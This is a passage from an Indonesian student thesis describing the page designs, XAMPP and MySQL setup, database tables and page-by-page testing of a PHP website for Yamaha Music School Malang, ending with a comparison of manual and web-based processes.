


HEADER	
HOME	SPACE MERESPON HALAMAN DARI MENU
HAK AKSES ADMINISTRATOR	
HAK AKSES KEJANGAN	
LOGOUT	

Gambar 3.18 Halaman Admin

3.3.3.4. Desain Halaman Administrator


Di dalam desain administrator, pada bagian paling atas terdapat *header* yang berisi gambar logo Yamaha Music School Malang. Di bawah *header* bagian kiri terdapat menu yang berfungsi untuk mengarahkan kehalaman isi. Sedangkan dibagian bawah *header* sebelah kanan terdapat space untuk halaman isi merespon dari menu dan sub menu. Untuk lebih jelasnya perhatikan gambar di bawah ini:



Gambar 3.19 Gambar Halaman Administrator

3.3.3.5. Desain Halaman Keuangan


Di dalam desain admin, pada bagian paling atas terdapat *header* yang berisi gambar logo Yamaha Music School Malang. Di bawah *header* bagian kiri terdapat menu yang berfungsi untuk mengarahkan kehalaman isi. Sedangkan dibagian bawah *header* sebelah kanan terdapat space untuk halaman isi merespon dari menu dan sub menu. Untuk lebih jelasnya perhatikan gambar di bawah ini:



Gambar 3.20 Gambar Halaman Keuangan

3.3.3.6. Desain Halaman Keuangan


Di dalam desain keuangan, pada bagian paling atas terdapat *header* yang berisi gambar logo Yamaha Music School Malang. Di bawah *header* bagian kiri terdapat menu yang berfungsi untuk mengarahkan kehalaman isi. Sedangkan dibagian bawah *header* sebelah kanan terdapat space untuk halaman isi merespon dari menu dan sub menu. Untuk lebih jelasnya perhatikan gambar di bawah ini:



Gambar 3.21 Gambar Halaman Keuangan

3.3.3.7. Desain Halaman Manager

Di dalam desain Manager, pada bagian paling atas terdapat *header* yang berisi gambar logo Yamaha Music School Malang. Di bawah *header* bagian kiri terdapat menu yang berfungsi untuk mengarahkan kehalaman isi. Sedangkan dibagian bawah *header* sebelah kanan terdapat space untuk halaman isi merespon dari menu dan sub menu. Untuk lebih jelasnya perhatikan gambar di bawah ini:



Gambar 3.22 Gambar Halaman Manager

3.3.3.8. Desain Halaman Pendaftaran

Halaman pendaftaran didesain sebagai pintu masuk bagi pengunjung yang ingin menjadi siswa di Yamaha Music School Malang. Di dalam halaman pendaftaran terdapat 11 inputan yaitu, nama, No.Transfer/No.Nota, Grade, Email, No.telp, Alamat, Tgl_lahir, Tempat_lahir, Jenis_kelamin, Agama dan Foto. Untuk desain halaman pendaftaran dapat dilihat pada gambar dibawah ini :


Pendaftaran Siswa Yamaha Music School Malang

No.Pendaftaran	: 00001
Nama	:
No.transfer/No.Nota	:
Grade	: [pilih grade]
E-mail	:
No.Telp	:
Alamat	:
Tanggal Lahir	: *)YYYY-MM-DD
Tempat_Lahir	:
Jenis Kelamin	: Pria Wanita
Agama	: -Agama-
Foto	: <input type="text"/> <input type="button" value="Browse..."/>
<input type="button" value="Daftar"/> <input type="button" value="cancel"/>	

Gambar 3.23 Gambar Halaman Pendaftar

3.3.3.9. Desain Halaman Pengajar

Halaman pengajar didesain untuk pengajar yang mempunyai hak akses dan dikontrol oleh administrator. Di dalam halaman pengajar ini terdapat lima buah menu yaitu input nilai, lihat data siswa, status gaji, lihat jadwal dan saran yang mengakomodasi kebutuhan pengajar terhadap system pendidikan di Yamaha Music School Malang ini.



Gambar 3.24 Gambar Halaman Pengajar

3.3.3.10. Desain Halaman Siswa

Halaman Siswa didesain untuk Siswa yang mempunyai hak akses dan dikontrol oleh administrator. Di dalam halaman Siswa ini terdapat lima buah menu yaitu lihat nilai, lihat data pengajar, lihat tunggakan, lihat jadwal dan saran yang mengakomodasi kebutuhan siswa terhadap system pendidikan di Yamaha *Music School* Malang ini.

HEADER	
MENU	
LOGIN PENGAJAR USERNAME <input type="text"/> PASSWORD <input type="text"/> LOGIN	<input type="button" value="LIHAT NILAI"/> <input type="button" value="MASUK"/> <input type="button" value="LIHAT DATA PENGAJAR"/> <input type="button" value="MASUK"/> <input type="button" value="LIHAT TUNGGAKAN"/> <input type="button" value="MASUK"/> <input type="button" value="LIHAT JADWAL"/> <input type="button" value="MASUK"/> <input type="button" value="SARAN"/> <input type="button" value="MASUK"/>
LOGIN SISWA USERNAME <input type="text"/> PASSWORD <input type="text"/> LOGIN	
PENDAFTARAN	

Gambar 3.25 Gambar Halaman Siswa

3.3.3.11. Desain Halaman Saran

Halaman input saran digunakan untuk memasukan data saran pengunjung maupun user. Desainnya adalah sebagai berikut :

HEADER		
MENU		
NAMA	<input type="text"/>	ISI SARAN
EMAIL	<input type="text"/>	
JUDUL	<input type="text"/>	
ISI	<input type="text"/>	
TANGGAL ISI	<input type="text"/>	
<input type="button" value="TAMBAH"/>		

Gambar 3.26 Gambar Halaman Saran

BAB IV

IMPLEMENTASI SISTEM

4.1. Implementasi Sistem

Tahap implementasi perangkat lunak merupakan proses perubahan spesifikasi system menjadi system yang dapat dijalankan. Tahap ini merupakan kelanjutan dari tahap perancangan, yaitu proses pemrograman perangkat lunak sesuai dengan spesifikasi dan desain system.

Website *Yamaha Music School* (Metro Music) Malang ini dibuat dengan menggunakan bahasa pemrograman PHP dengan menggabungkan MySQL sebagai database. Program bantu untuk mengimplementasikan desain system dengan menggunakan Macromedia Dreamweaver dan notepad++.

4.1.1. Konfigurasi PHP dan MySQL

Proses konfigurasi ini dimulai dengan melakukan peng-istall-an notebook dengan menggunakan software XAMPP yang merupakan paketan PHP, APACHE dan MySQL sekaligus.

Setelah XAMPP terinstall dalam notebook maka dilakukan konfigurasi lebih lanjut sebelum menggunakan software XAMPP tersebut. Penginstallan XAMPP terletak pada direktori c:\xampp, pada desktop terdapat icon xampp kemudian klik icon tersebut yang kemudian muncul control panel yang berfungsi untuk mengkonfigurasi web server dari paket XAMPP. Untuk menjalankan Apache dan

MySQL dari control panel XAMP telah disediakan button start yang digunakan untuk mengaktifkan Apache dan MySQL. Untuk lebih memudahkan Program > Apache Friends > XAMPP > Control Panel. Skrip-skrip PHP diletakan pada c:\xampp\htdocs, sedangkan parameter koneksi database MySQL `username:'root', host:'localhost',password:''`(string kosong).

Jika localhost milik PHP tidak berfungsi kemungkinan ada web server lainnya yang sedang berjalan, misalnya IIS atau PHPTriad. Solusinya adalah dengan menghentikan proses IIS atau PHPTriad dengan melalui setting panelnya, dan lebih baik meng meng-install satu web server saja pada satu PC agar proses Apache dan MySQL tidak saling bertabrakan

4.1.2. Konfigurasi Database Server

Konfigurasi database server dilakukan dengan membuat database baru pada MySQL sebagai database server dengan nama 'ymsm', dimana database tersebut nantinya berisikan tabel-tabel yang telah didesain pada bab sebelumnya. Konfigurasi database server ini menggunakan PhpMyadmin yang dijalankan melalui browser.

Table	Action	Records	Type	Collation	Size	Overhead
admins		1	MyISAM	latin1_general_ci	2.1 KiB	-
agenda		0	MyISAM	latin1_swedish_ci	1.0 KiB	-
album		8	MyISAM	latin1_swedish_ci	2.3 KiB	-
berita		2	MyISAM	latin1_swedish_ci	2.4 KiB	148 B
gallery		0	MyISAM	latin1_swedish_ci	1.0 KiB	-
hubungi		0	MyISAM	latin1_swedish_ci	2.1 KiB	72 B
kategori		9	MyISAM	latin1_general_ci	2.4 KiB	-
kategori_berita		1	MyISAM	latin1_swedish_ci	2.0 KiB	20 B
modul		3	MyISAM	latin1_general_ci	2.8 KiB	608 B
produk		9	MyISAM	latin1_general_ci	12.4 KiB	-
statistik		5	MyISAM	latin1_swedish_ci	1.2 KiB	-
tbl_gaji_pengajar		3	MyISAM	latin1_swedish_ci	2.1 KiB	-
tbl_grade		9	MyISAM	latin1_swedish_ci	7.7 KiB	32 B
tbl_jdw_bimbingan		4	MyISAM	latin1_swedish_ci	2.2 KiB	-
tbl_kmpl_tgs		0	MyISAM	latin1_swedish_ci	1.0 KiB	-
tbl_manager		1	MyISAM	latin1_swedish_ci	2.0 KiB	-
tbl_mp		4	MyISAM	latin1_swedish_ci	2.2 KiB	-
tbl_nilai_akhir		26	MyISAM	latin1_swedish_ci	2.6 KiB	-
tbl_pembelian_persediaan		2	MyISAM	latin1_swedish_ci	2.1 KiB	-
tbl_pendaftaran_lain		2	MyISAM	latin1_swedish_ci	1.3 KiB	128 B
tbl_pendaftaran		3	MyISAM	latin1_swedish_ci	2.1 KiB	-
tbl_pendaftaran_produk		2	MyISAM	latin1_swedish_ci	1.3 KiB	-
tbl_pendaftaran_lain		3	MyISAM	latin1_swedish_ci	2.1 KiB	-
tbl_pengajar		4	MyISAM	latin1_swedish_ci	2.4 KiB	-
tbl_pengeluaran_lain		3	MyISAM	latin1_swedish_ci	2.2 KiB	-
tbl_penjualan		0	MyISAM	latin1_swedish_ci	1.0 KiB	-

Gambar 4.1. Konfigurasi Database

4.1.3. Implementasi Program (Prangkat Lunak)

Pada subbab ini membahas mengenai program-program pada system yang merupakan halaman-halaman web yang diletakan pada direktori c:\xampp\htdocs\ymsm. Pembahasan implementasi program ini meliputi implementasi program untuk halaman pengunjung, implementasi halaman administrator, implementasi halaman keuangan, halaman manager, halaman pengajar, halaman siswa, dan halaman admin.

4.2. Pengujian Sistem


Pada subbab ini membahas mengenai pengujian system dari system website yang telah dibuat. Pengujian ini dilakukan dengan menjalankan semua proses yang ada di dalam system website ini. Pengujian system yang dilakukan dengan tujuan untuk mengetahui apakah system yang telah dibuat masih ada kekurangannya atau

tidak. Pengujian system ini dilakukan dengan menggunakan satu unit notebook dengan spesifikasi sebagai berikut :

- a. Prosesor : Intel Celeron 1,6 GHz
- b. Memory : 1 GB DDR2
- c. Harddisk : 40 GB
- d. Sistem Operasi : Windows XP Profesional
- e. Internet Browser : Mozilla Firefox, Opera, Internet Explorer

4.2.1. Pengujian Halaman Pengunjung

Halaman ini merupakan halaman yang pertama kali ditampilkan apabila website ini diakses. Halaman ini menampilkan contoh profil, music school, product, informasi, pendaftaran maupun login siswa, pengajar, administrator, admin, keuangan, dan manager.



Gambar 4.2. Halaman Depan

4.2.2. Pengujian halaman product

Dalam halaman produk ini dapat melihat produk berdasarkan kategori produk yang diinginkan. Pada saat mengakses halaman produk ini, tampilan yang ditampilkan pertama kali yakni menampilkan produk yang disertai dengan deskripsi produk tersebut. Apa bila user mengklik link selengkapnya maka user akan memperoleh deskripsi produk secara detail.



Gambar 4.3. Gambar Halaman Produk

4.2.3. Pengujian halaman music school

Halaman ini membahas informasi berbagai kursus yang ada di Yamaha Music School Malang ini dilengkapi juga dengan detail deskripsinya.




Gambar 4.3. Gambar Halaman Music School

4.2.4. Halaman profil

Halaman ini membahas tentang profil Yamaha Music School Malang tersebut.


Yang meliputi sejarah maupun system pendidikan yang terimplentasi didalamnya.



Gambar 4.4. Gambar Halaman Profil

4.2.5. Pengujian Halaman Pendaftaran


Halaman ini merupan form pendaftaran bagi calon siswa/pengunjung yang tertarik dan ingin bergabung dan mau belajar lebih jauh di Yamaha Music School.



Gambar 4.5. Gambar Halaman Pendaftaran

4.2.6. Pengujian Halaman Login


- Halaman Login Siswa : pada halaman ini digunakan akses masuk untuk membuka halaman siswa, halaman ini merupakan halaman khusus yang hanya digunakan oleh siswa, sehingga username dan password harus dijaga kerahasiaannya. Tampilan halaman login siswa adalah sebagai berikut :



The image shows a login form for a student. At the top, there is a blue rounded button with the text "Login Siswa". Below this button, there are two text input fields. The first field is labeled "NIS" and the second field is labeled "Password". Below the "Password" field, there is a "Login" button.

Gambar 4.6. Halaman login Siswa

- Halaman Login Pengajar : pada halaman ini digunakan akses masuk untuk membuka halaman pengajar, halaman ini merupakan halaman khusus yang hanya digunakan oleh pengajar, sehingga username dan password harus dijaga kerahasiaannya. Tampilan halaman login pengajar adalah sebagai berikut :



Login Pengajar


NIP

Password

Login

Gambar 4.7. Halaman login pengajar

- Halaman Login Administrator: pada halaman ini digunakan akses masuk untuk membuka halaman administrator, halaman ini merupakan halaman khusus yang hanya digunakan oleh administrator, sehingga username dan password harus dijaga kerahasiaannya. Tampilan halaman login administrator adalah sebagai berikut :



Login

Username :


Password :

Login

Gambar 4.8. Halaman login administrator

- Halaman Login Keuangan : pada halaman ini digunakan akses masuk untuk membuka halaman keuangan, halaman ini merupakan halaman khusus yang hanya digunakan oleh keuangan, sehingga username dan

password harus dijaga kerahasiaannya. Tampilan halaman login keuangan adalah sebagai berikut :



Gambar 4.9. Halaman login keuangan


- Halaman Login Admin: pada halaman ini digunakan akses masuk untuk membuka halaman admin, halaman ini merupakan halaman khusus yang hanya digunakan oleh admin, sehingga username dan password harus dijaga kerahasiaannya. Tampilan halaman login admin adalah sebagai berikut :



Gambar 4.10. Halaman login admin

4.2.7. Pengujian Halaman Account Siswa


Pada halaman ini digunakan bagi siswa Yamaha Music School untuk melihat informasi tentang nilai, jadwal, data pengajar, maupun informasi tunggakan. Tampilan halaman account siswa dapat dilihat di gambar 4.11.



Gambar 4.11. Halaman Account Siswa

4.2.8. Pengujian Halaman Account Pengajar


Pada halaman ini digunakan bagi Pengajar Yamaha Music School untuk mengentri Nilai siswai, melihat jadwal, melihat data siswa, maupun informasi gaji. Tampilan halaman account Pengajar dapat dilihat di gambar 4.12.



Gambar 4.12. Halaman Account Pengajar

4.2.9. Pengujian Halaman Account Administrator


Pada halaman ini digunakan bagi administrator Yamaha Music School Malang untuk mengelola data secara keseluruhan, baik yang bersifat administratif, kesiswaan maupun mengatur hak akses bagi pengajar maupun siswa yang bersangkutan. Halaman Account Adminstrator ini terdapat beberapa menu yaitu Home, Data Siswa, Data Pengajar, Hak Akses Siswa, Hak Akses Pengajar, Input Jadwal, Input Produk, Input Profil, Input Berita, Input Jenis Kursu dan Saran. Menu ini nantinya menjadi media bagi Administrator untuk mengola informasi. Tampilan halaman account administrator dapat dilihat di gambar 4.13.



Gambar 4.13. Halaman Account Administrator

4.2.10. Pengujian Halaman Account Keuangan

Pada halaman ini digunakan bagi Staf Keuangan Yamaha Music School Malang untuk mengelola data finansial. Pada halaman Account Administrator ini terdapat beberapa menu yaitu Home, Penjualan Produk, Pembelian Produk, Registrasi Siswa, Pembayaran Gaji, Pengeluaran Lain, Pendapatan Lain dan Saldo. Menu ini nantinya menjadi media bagi Staf Keuangan untuk mengelola informasi finansial. Tampilan halaman account keuangan dapat dilihat di gambar 4.14.




Gambar 4.14. Halaman Account Keuangan

4.2.11. Pengujian Halaman Account Manager

Pada halaman ini digunakan bagi Manager Yamaha Music School Malang untuk melihat maupun memantau informasi finansial maupun mengetahui


keuntungan dari perusahaannya. Pada halaman Account Administrator ini terdapat beberapa menu yaitu Home, Penjualan Produk, Pembelian Produk, Registrasi Siswa, Pembayaran Gaji, Pengeluaran Lain, Pendapatan Lain, Saran Masuk dan Saldo. Menu ini nantinya menjadi media bagi Manager melihat laporan keuangan. Tampilan halaman account manager dapat dilihat di gambar 4.15.



Gambar 4.15. Halaman Account Manager

4.2.12. Pengujian Halaman Account Admin

Halaman account admin digunakan untuk mengatur hak akses bagi Administrator maupun keuangan sehingga apabila terjadi hal-hal yang tidak diinginkan seperti lupa password bisa segera melapor ke admin untuk mendapatkan password baru. Tampilan halaman account Admin dapat dilihat di gambar 4.16.



Selamat Datang

Hai **Administrator**, selamat datang di halaman Administrator Yamaha Music Square Malang Product.
Silahkan klik menu pilihan yang berada di sebelah kiri untuk mengelola content website.

Gambar 4.16. Halaman Account Admin

4.3. Pengujian Terhadap Efisiensi Waktu

Untuk pengujian terhadap efisiensi waktu ini, penulis membandingkan kecepatan dalam pengelolaan data secara manual dan yang menggunakan aplikasi ini meliputi proses pendaftaran, pelaporan financial, proses melihat dan mengentri nilai, jadwal maupun informasi identitas dari pengajar maupun siswa yang ada di Yamaha Music School sehingga didapati hasil pengujian sebagai berikut :

No	Proses Manual	Dengan Aplikasi
1	Untuk pendaftaran maupun transaksi pembayaran masih memakan waktu yang lama, hal ini disebabkan oleh antrinya calon siswa yang tidak sedikit serta sedikitnya tenaga operasional YMSM untuk menanganinya.	Calon siswa tinggal melakukan pendaftaran melalui internet, untuk transaksi pembayarannya, para calon siswa ini bisa membayar melalui bank-bank yang ada di dekatnya. Hal ini menyebabkan proses pendaftaran maupun transaksi pembayaran menjadi lebih cepat dari system yang sekarang karena data telah terstruktur dengan baik

2	<p>Untuk melihat nilai, siswa harus ke sekolah bersangkutan, apalagi bila jarak antara sekolah dengan rumah cukup jauh, belum lagi kurangnya tenaga operasional yang tentunya memakan waktu yang cukup lama untuk memperoleh informasi</p>	<p>Para siswa tinggal masuk ke halaman web YMSM, dan dengan mudahnya mereka bisa melihat nilai yang mereka peroleh dengan catatan Syarat administratif sudah terpenuhi, agar hak aksesnya bisa berjalan.</p>
3.	<p>Manager harus melakukan rapat secara berkala dengan staf keuangan untuk melihat keuntungan dari perusahaan. Tentunya hal ini sangat memakan waktu yang cukup lama.</p>	<p>Manager tinggal memantau melalui web YMSM mengenai semua data financial dimanapun dia berada dan kapan pun dia mau. Sehingga mempermudah pelaporan</p>
